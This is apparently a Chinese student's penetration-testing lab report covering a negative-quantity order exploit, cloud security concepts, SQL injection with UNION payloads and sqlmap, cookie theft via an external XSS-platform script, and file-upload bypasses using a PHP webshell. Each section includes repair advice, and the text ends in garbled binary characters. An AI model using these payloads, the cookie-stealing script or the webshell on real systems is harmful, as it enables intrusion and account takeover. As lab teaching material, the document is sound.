<pre> 1 POST /workshop/api/shop/orders HTTP/1.1 2 Host: www.wahbtam.ml:8888 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Referer: http://www.wahbtam.ml:8888/shop 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJraWQiOiIzIiExNTU4ND3NmE4QHFleAhbS1sInJvbGUiOjI1c2VyiwiwAF0Ijo sMNgEHDNCMzg3LClJ1eHAIoJgE2ODk2NDE3LxhT45.jtV161PxwJp8Zt_1MyYENp71CJOAD32X dxCMe+Z0E8dG5tcahGN7W0rA2fZhacHViiJCRBjCX0t01Q1JdoywBohIjprf1v6vQgjP8Gtce t_-7TPYHnT20-LhpFwqmVUJgRp3MqFkr3D3B05mxUBEKPVt2m-6XWgtvmoNUWSUWdlB1di6gHsHs6 iJu1Q1kH51vtcRohaVrtqLmen27aiu4hnhpFbaCwUWUgon4nyPhHyh0fez7z3m7l04FrnkUE low-p80oToUmqe4GVuI6Jmf6c56xxggw4AVUByJxnuftRm6tAQ87PvthEJW-ZQwGgE5YRCistZcsC mQ 11 Content-Length: 33 12 Origin: http://www.wahbtam.ml:8888 13 Connection: close 14 15 {"product_id": 1, 16  "quantity": -1000}</pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Tue, 11 Jul 2023 02:10:59 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, PUT, HEAD, OPTIONS 7 Vary: Origin, Cookie 8 Access-Control-Allow-Origin: * 9 X-Frame-Options: SAMEORIGIN 10 Content-Length: 65 11 12 { 13   "id": 1259, 14   "message": "Order sent successfully.", 15   "credit": 10135.0 16 }</pre>
---	---

改为负数

#### (四) 接口安全的修复思路反思及个人总结:

接口安全的修复思路包括加强安全意识、进行参数验证和权限控制、进行安全测试、掌握安全编程技术和工具等几个关键点。开发人员应该了解常见的接口攻击方式，严格验证接口参数，授权给需要访问接口的用户，进行安全测试，使用安全框架和加密算法等技术和工具，以提高接口的安全性

### 2.1.3 云安全

#### (一) 概念

##### 1. 什么是 ECS? 产生背景和优势是什么?

ECS 指的是弹性计算服务（Elastic Compute Service），是阿里云提供的一种基础计算服务，可以帮助用户快速地获取和释放计算能力。ECS 产生的背景是随着云计算的发展，越来越多的企业和个人需要在云上运行应用程序，而 ECS 则提供了一种快速、灵活、安全、稳定的计算能力获取方式。ECS 的优势主要包括：

**快速部署：**ECS 提供了多种预配置的镜像，用户可以快速部署自己的应用程序。

**弹性扩展:** ECS 可以根据用户的需求自动扩展计算能力，避免了资源浪费和性能瓶颈。

**灵活配置:** 用户可以根据自己的需求选择不同的实例规格、存储类型和网络配置等。

**安全可靠:** ECS 提供了多种安全机制，如安全组、防火墙、DDoS 防护等，确保用户的计算环境安全可靠。

**易于管理:** ECS 提供了多种管理工具和 API，方便用户进行实例管理、监控和自动化运维等操作。

## 2. 什么是安全组？有何作用？

安全组（Security Group）是阿里云提供的一种网络安全组件，用于设置一系列入站和出站规则，以控制云服务器（ECS）实例的网络访问。安全组可以视为一种虚拟的“防火墙”，可以对云服务器实例的网络流量进行过滤，从而提高网络安全性。安全组的作用主要有以下几点：

**控制入站和出站流量:** 安全组可以通过设置入站和出站规则，控制云服务器实例的网络访问，从而防止未经授权的访问。

**防范网络攻击:** 安全组可以设置一系列规则，如禁止特定 IP 地址或端口的访问，从而防范网络攻击。

**简化网络管理:** 安全组可以应用于多个云服务器实例，从而简化网络管理，减少管理工作量。  
**提高网络安全性:** 安全组可以提高网络安全性，保护云服务器实例中的敏感数据和应用程序。需要注意的是，安全组只能控制云服务器实例的网络流量，不能控制云服务器实例本身的安全性。因此，在使用安全组时，还需要采取其他措施，如加密敏感数据、定期更新系统和应用程序补丁等，以提高云服务器实例的安全性。

## 3. 阿里云中什么是 RAM，有何作用？

RAM（Resource Access Management）是阿里云提供的一种身份和访问管理服务，用于帮助用户管理阿里云资源的访问权限。RAM 可以将云资源和操作权限进行分离，从而实现资源的细粒度授权和管理。RAM 的主要作用包括以下几点：  
**细粒度授权:** RAM 可以对阿里云的各种云资源进行细粒度的授权，例如对 ECS 实例、RDS 数据库、OSS 对象存储等进行权限管理。  
**安全管理:** RAM 可以帮助用户管理阿里云资源的访问权限，从而提高云资源的安全性。  
**简化管理:** RAM 可以将多个阿里云账号的访问权限集中管理，从而简化用户的管理工作。  
**提高效率:** RAM 可以根据用户的需求自动分配和回收访问权限，从而提高管理效率。  
**支持跨账号访问:** RAM 可以实现跨账号的资源访问和管理，方便不同团队之

间的协作。

#### 4. 什么是 OSS，有何作用和优势？

OSS（Object Storage Service）是阿里云提供的一种海量、安全、低成本、高可靠的云存储服务。OSS 可以存储和管理各种类型的非结构化数据，如图片、音频、视频、文档等，支持多种访问方式，如 Web、API、SDK 等，适用于各种场景，如网站、移动应用、大数据分析等。OSS 的优势和作用主要包括以下几点：高可靠性：OSS 采用分布式存储架构，数据可以自动复制到多个节点，从而提高数据的可靠性和容错性。高性能：OSS 采用多级缓存和 CDN 加速技术，能够快速地读写海量数据。低成本：OSS 的存储和流量费用非常低廉，用户只需按照实际使用量付费。易于使用：OSS 提供了多种访问方式，如 Web、API、SDK 等，用户可以根据自己的需求选择合适的方式进行数据存储和管理。安全可靠：OSS 提供了多种安全机制，如访问控制、加密存储、数据备份等，从而保障用户数据的安全性和可靠性。适用于多种场景：OSS 可以存储和管理各种类型的非结构化数据，适用于各种场景，如网站、移动应用、大数据分析等。

#### 5. AccessKey 泄露有何风险？

Access Key 是一种用于标识和验证用户身份的密钥，用于访问云服务 API。在阿里云中，Access Key 由 Access Key ID 和 Access Key Secret 两部分组成。其中，Access Key ID 用于标识用户身份，Access Key Secret 用于加密和验证 API 请求。用户可以通过阿里云控制台创建 Access Key，并将其用于 API 访问和身份验证。需要注意的是，Access Key 是非常重要的敏感信息，用户需要妥善保管，避免泄露和滥用。如果 Access Key 泄露，用户应及时删除该 Access Key 并重新生成新的 Access Key。

#### 6. 什么是 SSRF 漏洞？

Server Side Request Forgery，服务端请求伪造。是一种常见的 Web 应用程序安全漏洞，攻击者可以通过构造恶意请求，使服务器端向内部网络或外部网络发起请求，从而获取敏感信息或攻击内部网络。

#### 7. 阿里云中 SSRF 漏洞的危害是什么？

接管账户。

#### （二）修复思路：

1. 应用存在漏洞，需要修补应用漏洞。
2. RAM 角色权限过大，导致可以通过该角色的权限进行创建子用户以及给子用户授予

高权限等操作

整改：在为 RAM 角色赋予权限时，避免赋予过高的权限，只赋予自己所需要的权限。

3. 元数据未做加固访问，导致一旦目标存在 SSRF 漏洞，元数据就存在被获取的风险。

整改：在「系统配置」的「高级选项」中将「实例元数据访问模式」设置为「仅加固模式」

### (三) 个人总结

身份认证是云安全的重要组成部分，包括用户身份验证、访问授权等多个方面。在使用云服务时，一定要注意身份认证，尤其是强密码的使用和多因素身份认证的开启。

访问控制是云安全的另一个重要组成部分，包括访问权限、资源配额、审计等多个方面。在使用云服务时，一定要注意访问控制，尤其是对于敏感数据和重要资源的访问控制。

## 2.1.4 SQLi 漏洞

### (一) 漏洞概念

SQL 注入攻击指的是通过构建特殊的输入作为参数传入 Web 应用程序，而这些输入大都是 SQL 语法里的一些组合，通过执行 SQL 语句进而执行攻击者所要的操作。

### (二) 漏洞原理

后端将前端提交的查询参数拼接到代码的 SQL 语句模板中进行查询，当攻击者提交带有非预期 sql 查询片段时，导致数据库被意外查询。

### (三) 漏洞危害

1. 数据库信息泄露
2. 条件满足的情况下（能够通过数据库执行命令），导致服务器被接管

### (四) 修复思路

1. 使用参数化查询：使用参数化查询可以将用户输入的数据作为参数传递给 SQL 语句，从而避免了恶意 SQL 注入的风险。
2. 输入验证：对用户输入的数据进行验证，确保其符合预期的格式和类型。
3. 转义字符：将特殊字符进行转义，从而避免其被误解为 SQL 语句的一部分。
4. 最小化权限：将数据库用户的权限限制到最小，只授予其必要的权限。
5. 使用 ORM 框架：使用 ORM 框架可以将数据库操作抽象出来，从而避免手动编写 SQL 语句的风险。

### (五) 漏洞利用过程


输入 newsId=2-1 返回 newsId=1 时的数据，说明后端执行了计算，发现为注入点并判断为整数型注入

### 1. 查库名

**ORDER BY** 作用为让结果按照某一列的值进行排序，当选定一个不存在的值时会报错，通过这一性质可以用来判断当前访问的表的列数

A screenshot of a '新闻信息修改' (News Information Modification) form. The form fields include: '记录编号:' (Record ID) set to '1'; '新闻标题:' (News Title) containing '计科院2017级学生实训开始'; '新闻内容:' (News Content) containing a detailed paragraph about network security training; and '发布日期:' (Release Date) set to '2019-04-28'. The entire form is enclosed in a red border.

从 10 开始逐渐减小列数，当选择第 5 列时开始正常返回数据，判断一共有 5 列，为了让后续注入操作正常返回数据，需要凑够 5 列



database() 函数用于返回数据库的库名；为了增加一条 SELECT 查看语句，需要使用 UNION 来进行联合查询，但为了不让前面查新闻的结果产生干扰，设置 newsId=-1，使前一个查询为空，为了凑够五列，使用四个整数进行填充，即：

[http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1 union select 1,2,database\(\),4,5](http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1 union select 1,2,database(),4,5)  
成功返回库名 double\_fish

对应的 sqkmap 查询语句如下：

`python sqlmap.py -u http://www.wabjtam.ml:12380/News/newsView.php?newsId=1 --current-db`  
注：sqlmap 使用中，未知参数使用--，已知参数使用-

```
[21:50:42] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.2.17
back-end DBMS: MySQL >= 5.0
[21:50:45] [INFO] fetching current database
current database: 'double_fish'
[21:50:45] [INFO] fetched data logged to text files under 'C:\Users\Leo\AppData\Local\sqlmap\output\www.
[*] ending @ 21:50:45 / 2023-07-11/
```

sqlmap 查询结果如上

### 2. 查表名

information\_schema 数据库是 MySQL 自带的信息数据库，存储数据库元数据（关于数据的数据），例如数据库名、表名、列的数据类型、访问权限等。其本质是一个视图。

TABLES 表存储数据库中的表信息（包括视图）

COLUMNS 表存储表中的列信息

group\_concat()函数是 MySQL 中的一个聚合函数，用于将多行中的某一列的值连接起来，形成一个字符串。



The screenshot shows a browser window with the URL `http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1%20UNION%20SELECT%201,2,group_concat(table_name),3...`. The portion `group_concat(table_name)` is highlighted with a red box.

对应查询的 url 为：

```
http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1 union select 1,2,group_concat(table_name),4,5 from information_schema.tables where table_schema='double_fish'
```

对应查询的 sqlmap 语句为：

```
python sqlmap.py -u http://www.wabjtam.ml:12380/News/newsView.php?newsId=1 -D double_fish --tables
```



```
[21:51:53] [INFO] retrieved: 't_news'
[21:51:54] [INFO] retrieved: 't_scoreinfo'
[21:51:54] [INFO] retrieved: 't_specialfieldinfo'
[21:51:55] [INFO] retrieved: 't_student'
[21:51:55] [INFO] retrieved: 't_teacher'
[21:51:55] [INFO] Database: double_fish
[21:51:55] [INFO] Tables:
+-----+
| t_admin          |
| t_classinfo      |
| t_collegeinfo    |
| t_courseinfo     |
| t_news           |
| t_scoreinfo      |
| t_specialfieldinfo|
| t_student         |
| t_teacher         |
+-----+
[21:51:55] [INFO] fetched data logged to text files under 'C:\Users\Leo\AppData\Local\sqlmap\output\www.wabjtam.ml'
[*] ending @ 21:51:55 /2023-07-11/
```

### 3. 查列名

对应查询的 url 为：

```
http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1 union select 1,2,group_concat(column_name),4,5 from information_schema.columns where table_schema='double_fish' and table_name = 't_admin'
```

对应查询的 sqlmap 语句为：

```
python sqlmap.py -u http://www.wabjtam.ml:12380/News/newsView.php?newsId=1 -D double_fish -T t_admin --columns
```



The screenshot shows a browser window with the URL `http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1%20UNION%20SELECT%201,2,group_concat(column_name)...`. The portion `group_concat(column_name)` is highlighted with a red box.

```

[21:52:41] [INFO] retrieved: 'username', 'password'
[21:52:41] [INFO] retrieved: 'password', 'varchar(255)'
Database: double_fish
Table: t_admin
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+
[21:52:41] [INFO] fetched data logged to text files under 'C:\Users\Leo\AppData\Local\sqlmap\output\www.wabjtam.ml'

```

#### 4. 查记录（拿到管理员用户名和密码）

对应查询的 url 为：

<http://www.wabjtam.ml:12380/News/newsView.php?newsId=-1> union select 1,username,password,4,5 from t\_admin

对应 sqlmap 查询可以进入 sql-shell 中执行 sql 语句

python sqlmap.py -u <http://www.wabjtam.ml:12380/News/newsView.php?newsId=1> --sql-shell

```

[21:53:09] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> SELECT username,password from t_admin
[21:53:18] [INFO] fetching SQL SELECT statement query output: 'SELECT username,password from t_admin: 'admin'
sql-shell> SELECT password from t_admin
[21:53:38] [INFO] fetching SQL SELECT statement query output: 'SELECT password from t_admin'
SELECT password from t_admin: 21232f297a57a5a743894a0e4a801fc3
sql-shell>

```

成功拿到密码的哈希值

密文: 21232f297a57a5a743894a0e4a801fc3  
 类型: 自动 [帮助] 搜索 加密

查询结果:  
admin

得到密码: admin

注：在 sqlmap 中我试图执行 UPDATE 和 DELETE 等语句，发现执行失败，原因是 sql 注入能执行语句依赖的是原始查询后 UNION 跟着的第二个查询语句，若要执行其他非查询语句，需要加 ; 表示另起一条查询，但目标服务器拒绝了 sql 的堆叠查询，即一次只能执行一条完整的 sql 语句。所以此处的 sql 注入只能执行查询语句。

#### (六) 个人总结

SQL 注入攻击的方式多种多样，包括基于整数的注入、基于盲注的注入、基于字符的注入等多个方面。攻击者可以利用一些工具自动化地发现和利用 SQL 注入漏洞；除了预防和修复 SQL 注入漏洞外，还可以采用一些其他的安全措施，如加强访问控制、使用加密技术、进行安全审计等，从而提高 Web 应用程序的安全性。

## 2.1.5 XSS 漏洞

### (一) 漏洞概念

Cross Site Scripting (XSS)，跨站脚本攻击。

### (二) 漏洞原理

攻击者提供一段恶意的 javascript 代码，通过各种方式在受害者浏览器（暂定）上执行。

### (三) 漏洞危害


1. 窃取 cookie
2. 制造网站蠕虫
3. 钓鱼

### (四) 修复思路

1. 在 http 响应头的 set-cookie 的值中加入 http-only 的内容；
2. 对输入的内容进行检查、提示，或者转义（html 实体化编码实现）（不推荐）
3. 对于富文本需求来说，采用成熟的前端编辑器。如果非要自己开发富文本编辑器，可以使用白名单策略让输入内容合规（推荐）

### (五) 漏洞利用过程

1. 受害者注册账号



2. 攻击者注册 XSS 平台账号，拿到攻击代码

一、将如下代码植入怀疑出现 XSS 的地方（注意'的转义），即可在 项目内容 观看 XSS 效果。

```
<scrIpt sRC='//uj.ci/r1y'></scrIpT>
```

点击

注册 XSS 平台获得目标靶机要访问的链接，XSS 平台其实就是提供了一个 XSS 服务器，当被插入的 js 代码执行时，靶机会访问插入的链接，指向 XSS 平台提供的 XSS 服务器，并留下访问记录，以此来获得靶机的一些信息（如：cookie 等）

3. 攻击者发布一个带有攻击代码的帖子（引诱受害者点击）

**BTS PenTesting Lab**

---

**BTS Discussion Forum**

---

**My Profile**

**Create Post:**

Title : 我也不知道该写啥

Message:  

Post

攻击者可以写一个容易引诱靶机点击访问的标题，并在文章内容处添加 xss 漏洞插入的 js 代码

The screenshot shows a forum post with the following details:

- Title:** 我也不知道该写啥
- Content:** (The content area is empty.)
- Post Details:** - Posted By Anonymous
- Buttons:** Return to Forum >>

受害者访问，后台自动执行了插入的 js 代码，访问 xss 服务器并留下了访问记录

#### 4. 攻击者收获 cookie，以受害者身份活动

+全部	时间	接收的内容	Request Headers	操作
-折叠	2023-07-12 11:10:18	<ul style="list-style-type: none"> <li>location : http://www.wabjta.m.mi:12380/btslab/vulnerability/ForumPosts.php?id=83</li> <li>toplocation : http://www.wabjtam.mi:12380/btslab/vulnerability/ForumPosts.php?id=83</li> <li>cookie : PHPSESSID=80246c8071e62c4f46ecce4d48348d4d;</li> <li>title : BTS PenTesting Lab</li> <li>charset : windows-1252</li> <li>platform : Win32</li> <li>screen : 1440x900</li> <li>screenshotpic :</li> </ul> 	<ul style="list-style-type: none"> <li>HTTP_REFERER : http://www.wabjta.m.mi:12380/btslab/vulnerability/forum.php</li> <li>HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36</li> <li>REMOTE_ADDR : 211.83.1.27.246</li> <li>IP-ADDR : 操作系统: Windows 10.0 浏览器: Chrome(版本:114.0.0.0)</li> </ul>	<span style="border: 1px solid blue; padding: 2px;">删除</span>

攻击者在 xss 平台上成功获取了靶机的 cookie

The cookie editor interface shows the following information:

- Cookie:** PHPSESSID=8337o1haf257316
- Buttons:** Use advanced Cookie editor, About Cookie ?

使用 ModHeader 增加请求报文的 cookie 项为刚获取的值

**Title :** 我知道该写啥  
**Message:**  
haahahaha

Post

**我知道该写啥 - Posted By 秦始皇**

发布报文，成功使用受害者的账号发布帖子

#### (六) 个人总结

XSS 攻击的方式多种多样，包括反射型 XSS、存储型 XSS、DOM 型 XSS 等多个方面。预防 XSS 漏洞的关键在于输入验证和输出过滤。在编写应用程序时，一定要注意对用户输入进行验证和过滤，不要将用户输入直接输出到 HTML 页面中。

### 2.1.6 文件上传漏洞

#### (一) 漏洞概念

文件上传漏洞是指用户上传了一个可执行的脚本文件，利用应用程序未能正确验证上传文件的类型、大小、扩展名等，从而绕过应用程序的安全机制并通过此脚本文件获得了执行服务器端命令的能力。

#### (二) 漏洞原理

当上传功能的实现代码没有严格校验上传文件的后缀和文件类型，此时攻击者就可以上传一个 webshell 到一个 Web 可访问的目录上，并将恶意文件传递给如 PHP 解释器去执行，之后就可以在服务器上执行恶意代码，

#### (三) 漏洞危害

条件满足的情况下：

1. 覆盖正常文件内容
2. 写入网马（webshell）
3. 控制服务器

#### (四) 修复思路

- (1) 使用白名单策略核查上传的文件类型；
- (2) 升级网站组件；
- (3) 完善文件上传检测的逻辑，明确核查的对象是文件名和临时文件；
- (4) 将上传的文件存储在独立的目录中，设置文件的权限

#### (五) 漏洞利用过程

编写木马文件：

```

<?php
    echo("hacked by Leo");
    eval($_REQUEST['cmd']);
?>

```

@是 PHP 提供的错误信息屏蔽专用符号，使用 REQUEST 方法可以同时接受 GET 和 POST 请求的 cmd 参数值，更加灵活，echo 回显方便确认是否上传成功

### 1. 第 1 关

阅读源码发现是前端一段 js 代码判断文件类型是否正确，属于前端绕过，先上传一个 jpg 格式，抓包改成 php 格式即可



```

13 -----
14 -----328311411915834295431554805041
15 Content-Disposition: form-data; name="upload_file"; filename="shell.php"
16 Content-Type: image/jpeg
17
18 <?php
19     echo("hacked by Leo");
20     eval($_REQUEST['cmd']);
21 -----328311411915834295431554805041
22 Content-Disposition: form-data; name="submit"
23
24 000

```



成功上传！

### 2. 第 2 关

阅读代码发现是后端通过查看请求报文中 Content-Type 的值来判断文件类型的，两种方法：一是上传 jpg，Content-Type 自动判断为 image/jpeg，修改后缀名为 php，二是上传 php，修改 Content-Type 值为 image/jpeg

```

11 Referer: http://range-upload.test/Pass-02/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----40192067173984349107104194187
15 Content-Disposition: form-data; name="upload_file"; filename="shell.jpg" 后缀修改为php
16 Content-Type: image/jpeg
17
18 <?php
19     echo("hacked by Leo");
20
21 -----40192067173984349107104194187
22 Content-Disposition: form-data; name="upload_file"; filename="shell.php"
23 Content-Type: image/jpeg
24
25 <?php
26     echo("hacked by Leo");
27     eval($_REQUEST['cmd']);
28 -----40192067173984349107104194187

```

成功上传!

### 3. 第3关

通过阅读源码发现是黑名单验证，需要进行后缀名绕过，发现对“::DATA”仅进行了一次过滤，在 windows 中文件名+“::\$DATA”会把::\$DATA 之后的数据当成文件流处理，不会检测后缀名，且保持::\$DATA 之前的文件名。所以这里选择双写::DATA

```

13
14 -----73156666235769009971171553649
15 Content-Disposition: form-data; name="upload_file"; filename="shell.php::$D::$DATAATA"
16 Content-Type: application/octet-stream
17
18 <?php
19     echo("hacked by Leo");
20     eval($_REQUEST['cmd']);
21 -----73156666235769009971171553649
22 Content-Disposition: form-data; name="submit"

```

成功上传!

### 4. 第4关

可尝试上传.htaccess 规则文件增添解析规则进行绕过（CTF 部分有成功的例题）

```

<Directory />
    AllowOverride all
    Require all denied
</Directory>


#DENY_FILES_START
<Files ~ ('.user.ini|.htaccess|\.\git|\.\svn|\.\project|LICENSE|README.md$')
    Order allow,deny
    Deny from all
</Files>

```

删去对.htaccess 文件的黑名单限制

### 5. 第5关（注：在 php7 的环境下才成功）

.user.ini 相当于一个用户自定义的 php.ini 文件，意为将所有的 php 文件都自动包含 shell.jpg 这个文件



先上传.user.ini 文件

hacked by Leo 该目录是上传文件保存，该文件为系统说明文件，请勿删除！

再上传 shell.jpg, 成功上传！

## 6. 第 6 关

Windows 系统中对文件名中的大小写不敏感，而 linux 系统下对文件名的大小写敏感，观察源码发现没有大小写过滤，于是使用.PHP 大写绕过



上传 shell.PHP

成功上传！

## 7. 第 7 关

Windows 系统中文件名后面的空格不会影响文件的执行，而观察源码发现并没有对空格进行过滤，于是在文件名后面加上空格绕过

```
3
4 -----32061181311159215574581578811
5 Content-Disposition: form-data; name="upload_file"; filename="shell.php "
6 Content-Type: application/octet-stream
7
```

成功上传！

## 8. 第 8 关

Windows 系统中，文件后缀名的最后一个点会被去除，观察源码发现没有对点进行过滤，于是在文件名后面加上点进行绕过

```
4 -----335564383419178106131950134206
5 Content-Disposition: form-data; name="upload_file"; filename="shell.php."
6 Content-Type: application/octet-stream
7
```

```
← → C ⌂ range-upload.test/upload/shell.php?cmd=system('calc');  
哔哩哔哩 知乎 腾讯视频 爱奇艺 影视网站 QQ音乐 咪咕 CSDN GitHub Gitee 学习通 MOOC  
hacked by Leo
```

成功上传！

### 9. 第 9 关

windows 中文件名+"::\$DATA"会把::\$DATA 之后的数据当成文件流处理,不会检测后缀名,观察源码没有对::DATA 和点进行过滤, 尝试使用双点(..), 发现上传失败, 说明 deldot()函数被重写了, 所以文件名后面加上::DATA 进行绕过

```
-----20814540981546616227835306678  
Content-Disposition: form-data; name="upload_file"; filename="shell.php::$DATA"  
Content-Type: application/octet-stream
```

```
← → C ⌂ range-upload.test/upload/202307131054406296.php?cmd=system('calc');  
哔哩哔哩 知乎 腾讯视频 爱奇艺 影视网站 QQ音乐 咪咕 CSDN GitHub Gitee 学习通 MOOC  
hacked by Leo
```

上传成功！

### 10. 第 10 关

观察源码发现仅对点过滤, 于是双写点(中间加空格), 成功绕过, 说明这里的 deldot()没有被重写, 只删除了文件名末尾的最后一个点

```
-----801678207236469421428760789  
Content-Disposition: form-data; name="upload_file"; filename="shell.php. ."  
Content-Type: application/octet-stream
```

```
← → C ⌂ range-upload.test/upload/shell.php?cmd=system('calc');  
哔哩哔哩 知乎 腾讯视频 爱奇艺 影视网站 QQ音乐 咪咕 CSDN GitHub Gitee 学习通 MOOC  
hacked by Leo
```

成功上传！

### 11. 第 11 关

观察源码发现仅对 php 这一后缀名进行了一次替换为空, 于是双写后缀名进行绕过(.pphphp)

```
-----218474183735965926021932664379  
Content-Disposition: form-data; name="upload_file"; filename="shell.pphphp"  
Content-Type: application/octet-stream
```

```
← → C ⌂ range-upload.test/upload/shell.php?cmd=system('calc');  
哔哩哔哩 知乎 腾讯视频 爱奇艺 影视网站 QQ音乐 咪咕 CSDN GitHub Gitee 学习通  
hacked by Leo
```

成功上传！


## 12. 第 12 关

在 url 中%00 表示 ASCII 码中的 0，而 ASCII 中 0 作为特殊字符保留，表示字符串结束，所以当 url 中出现%00 时就会认为读取已结束，在 webshell 后面加上 00% 就绕过了后缀限制  
注：php5.3.4 以上版本已经修复该问题

```
POST /Pass-12/index.php?save_path=../upload/shell.php%00 HTTP/1.1
Host: range-upload.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----8725353566893392741787491418
Content-Length: 420
Origin: http://range-upload.test
Connection: close
Referer: http://range-upload.test/Pass-12/index.php
Upgrade-Insecure-Requests: 1

-----8725353566893392741787491418
Content-Disposition: form-data; name="upload_file"; filename="shell.jpg"
Content-Type: application/octet-stream
```


先上传 shell.jpg，并且抓包时不用改成 php，因为文件的路径由 POST 请求确定，完整的为 /upload/shell.php%00/shell.jpg，但%00 后面的截断，故只读到 shell.php，当然按照 php 文件执行



成功上传！

## 13. 第 13 关

POST 中不会像 GET 方法一样通过 URL 传递参数并进行 URL 解码的操作，而%00 是 URL 编码的格式，不能直接加在文件名后，POST 方法是在二进制中进行修改，所以在 burpsuite 中先进行 url 解码，注意解码出的字符是不可见字符



成功上传！

## 14. 第 14 关

getRealFileType()函数通过读取上传文件的文件头来判断文件类型，故不能再对文件后缀名进行操作。

```
00000000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 ; 峰NG.....IHDR  
00000010h: 00 00 00 CE 00 00 00 CE 08 02 00 00 00 F9 7D AA ; ...?...麒?  
00000020h: 93 00 00 00 09 70 48 59 73 00 00 0A 75 00 00 0A ; ?...pHYs...u...
```

将一张 png 格式的图片放入十六进制编辑器中，其中 89 50 4E 47 0D 0A 1A 0A 是 png 的文件头，表示这是一个 png 图片，故可以通过制作图片马（伪造文件头）上传 webshell

法一：可以选择一张很简单的 png 图片（图片过大可能会产生乱码导致 php 执行错误），用 notepad 打开并在最后加上一句话木马，这样可以制造一个简单的图片马

法二：（推荐使用，减少出错）使用 windows 自带的 copy 命令进行文件合并，shell.php 和 shell.png 合并（shell.png 是真的图片）

```
?G/?堵丢j健P础怕v霞=? 腿C蛛蠻e请$x. <p缺竟.候?o嫩o?鏗?9td\? _株]達-€ ūo凭z搘.?鰥E4gv 暖 ICy熒A?8衰q0OsK熒?/强Eo_ 脢_y@熔log浠f^振鏞^档箇溝??  
?C軋?]勞z\?}S報?2nn?%O牆?^莓:口?枳賴絆P+K截銅?P+Uf捲P  
